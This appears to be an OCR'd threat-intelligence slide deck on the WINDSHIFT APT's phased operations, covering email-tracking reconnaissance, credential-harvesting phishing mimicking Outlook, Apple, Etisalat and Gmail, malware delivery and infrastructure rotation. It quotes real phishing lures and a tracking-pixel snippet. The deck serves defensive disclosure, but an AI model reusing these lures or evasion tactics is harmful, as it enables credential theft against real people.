
PART III: WINDSHIFT APT – MODUS OPERANDI (MO)

- Phase 2: **RECON – phase 2 – duration 6 months – 1 year**
  - Long term monitoring of targets via **benign** emails:
    - Click habits, subjects of interests
    - Geo locating targets + Type of computer target uses (via User-Agent)
    - Email click rate
    - Usage of mailing lists, sending daily emails: duplicating content of local media
  - Building a sort of content habit and relationship with the target over time.

=> increasing click rates, preparing the targets for the next phases.

PART III: WINDSHIFT APT – MODUS OPERANDI (MO)

- Phase 2: **RECON – phase 2 – duration 6 months – 1 year**
  - Benign email, example of Khaleej times content duplication, link pointing to legit Khaleej times as well:



From: Khaleej Times <noreply.updateinfos@gmail.com>
Date: January 8, 2018 at 11:16:33 AM GMT+4
To: [redacted]@gmail.com
Subject: Lung cancer cases rising in Abu Dhabi, warns doctor

Lung cancer cases rising in Abu Dhabi, warns doctor


Precautionary measures should be taken to prevent the increasing cases of lung cancer, said an Al Ain-based doctor.   Tobacco smoking is the main cause of the disease and residents must abstain from the habit, said Dr Khalid Balaraj Al Amoudi, head of the Oncology Department at Tawam Hospital in Al Ain.

READ MORE

PART III: WINDSHIFT APT – MODUS OPERANDI (MO)


- Phase 2: **RECON – phase 2 – duration 6 months – 1 year**
  - From the email source we found

Tracking via **Wasmyemailread**[.]com:



```
<tr>
<td align=3D"left"><p>Precautionary measures should be taken to prevent=20
the increasing cases of lung cancer, said an Al Ain-based doctor.&nbsp;&nbsp=
;=20
Tobacco smoking is the main cause of the disease and residents must=20
abstain from the habit, said Dr Khalid Balaraj Al Amoudi, head of the=20
Oncology Department at Tawam Hospital in Al Ain.<img src=3D"http://www.wasmy=
emailread.com/notify/[redacted]/blank.gif"></p=
></td>
</tr>
```

Also tracking via **ifread**[.]com



Hi,


Your email [redacted] You can click the link below for more details:

http://www.ifread.com/trackreport?k=[redacted]

If clicking the link above doesn't work, please copy and paste the URL in a new browser window instead.

Sincerely,

ifread.com Team



Email Notifications


Email Title:	[redacted]
Email Date:	[redacted]
Your IP Address:	[redacted]
Opened By Recipient:	[redacted] Your email has been opened
Recipient Location:	[redacted]
Recipient IP Address:	[redacted]
Recipient Application:	Mozilla/5.0 (iPhone; CPU iPhone OS 5_0_1 like Mac OS X) AppleWebKit/534.46 (KHTML, like Gecko) View Full History Notification Settings

PART III: WINDSHIFT APT – MODUS OPERANDI (MO)

- Phase 3: **Credential harvesting, duration 1 day**
  - Sending emails mimicking legit password recovery or password reset of following providers :
    - Targeting personal emails : Gmail , Apple iCloud, Etisalat (main ISP in UAE)
    - Targeting professional emails: OWA outlook
  - Send SMS redirecting to a credential harvesting page.
  - Domain typo squatting
  - Domains resolves only 1 day during the attack then shutdown.
  - Anonymous domains registered with **freenom.com** for free: **.ml, .tk, .ga. gq**
  - Also domains registered with **Internet BS**, **Namecheap**, with Whois Privacy Guard..
  - Credential harvesting landing pages are using HTTPS : free SSL certificates with let's encrypt, or COMODO Free SSL ..

PART III: WINDSHIFT APT – MODUS OPERANDI (MO)

- Phase 3: **Credential harvesting, duration 1 day**
  - OWA harvesting attempt:



This message is from a trusted sender.

Outlook Web App

Security info confirmation


Your [redacted] emails has been temporarily suspended due to some login errors. To manage and review your account kindly follow the link below.

If you don't recognize this details, you can click here to remove these details from your email(s).

Thanks,

Outlook Web App

email tracking



[redacted]


Outlook Web App

Domain\user name: [redacted]

Password:


PART III: WINDSHIFT APT – MODUS OPERANDI (MO)

- Phase 3: **Credential harvesting, duration 1 day**
  - Apple ID harvesting attempt via SMS and Emails :



Text Message
Yesterday 3:50 PM

This is a reminder that on 08/12/2017 you will be charged USD 119.88 for your 2 TB storage plan.
To cancel or downgrade plan please click on this link https://[redacted]-[redacted].ml/payment
The iCloud Team



Dear [redacted]

You had selected your Apple ID ([redacted]@yahoo.com). To verify this email address still belongs to you, follow the link below and then sign in by using your Apple ID.

Verify now >

Why you received this email.
Apple requests verification whenever an email address is selected as an Apple ID. Your Apple ID cannot be used until you verify it.


If you have not signed in to Apple ID recently and believe someone may have accessed your account, go to Apple ID https://appleid.apple.com and change your passphrase as soon as possible.

Apple Support


Apple ID | Support | Privacy Policy
Copyright © 2017 Apple Inc. 1 Infinite Loop, Cupertino, CA 95014, United States. All rights reserved.

PART III: WINDSHIFT APT – MODUS OPERANDI (MO)

- Phase 3: **Credential harvesting, duration 1 day**
  - SMS targeting Etisalat Users:



Your Credit Card is successfully linked with your Etisalat Account. Pay your AED 356.50 bill on due date by visiting here https:// [redacted] .ml/cp11n
Etisalat Support



https:/[redacted].ml/iwc-static.c11n.allDomain.layout.015051245&svcs-login.htmllangen.US&3.0.1.0/en/?eid=1644

my email - Etisalat Internet Mail


Username:

Password:

Copyright © 2015, Etisalat. All Rights Reserved.

PART III: WINDSHIFT APT – MODUS OPERANDI (MO)

- Phase 3: **Credential harvesting, duration 1 day**
  - Gmail harvesting attempt:



Google


Hi [redacted]

Someone just try to signin to your Googlemail [redacted]@gmail.com recently. To protect your account please change your password now by following the link below:

Details:
Monday, 21 Dec 2017 10:30 AM (GMT+3)
Iran, Islamic Republic of, Tehran

Best
The Google Help Center

*The location is approximate and determined by the IP address it was coming from. This email can't receive replies. For more information, visit the Google Help Center.




Secure [redacted] ?hed=dG8gY29udGludWUgdG8gR21haWw&g=&slz=MTQ1&tl=R21haWw&eml=dGVzdEBnbWFpbC5jb20=

PART III: WINDSHIFT APT – MODUS OPERANDI (MO)

- Phase 4: **Hacking targets, 1 or twice per year**
  - This phase usually happens if Phase 3 was unsuccessful after many attempts. It is the last resort phase.
  - Infection vector: Emails (related to previous interaction emails of phase 2) having link to a drive by download delivering malware. Or emails having a direct malware attachment, usually within an archive.
  - Weaponize and re-use malware from different threat actors.
  - Re-use command and control infrastructure from other groups
  - Real separation between spear phishing infrastructure and malware C2 infrastructure, to avoid attribution, suspicions and takedowns..

PART III: WINDSHIFT APT – MODUS OPERANDI (MO)

- Below is the separation of WINDSHIFT APT C&C and spear phishing infrastructures:




PART III: WINDSHIFT APT – MODUS OPERANDI (MO)

- Phase 5 : **Disappear**
  - Shutting the domain names and all related information for months
  - Switching to other spear phishing infrastructures
  - Continuously getting more access to new infrastructures:
    - Hacking
    - Renting infrastructures
    - purchasing new access from VPS resellers (bitcoin), bullet proof hosting providers.
  - Repointing domains to new infrastructures
  - Getting access to more malware, and more C2 infrastructures and maintain the access until flagged

PART III: WINDSHIFT APT – MODUS OPERANDI (MO)

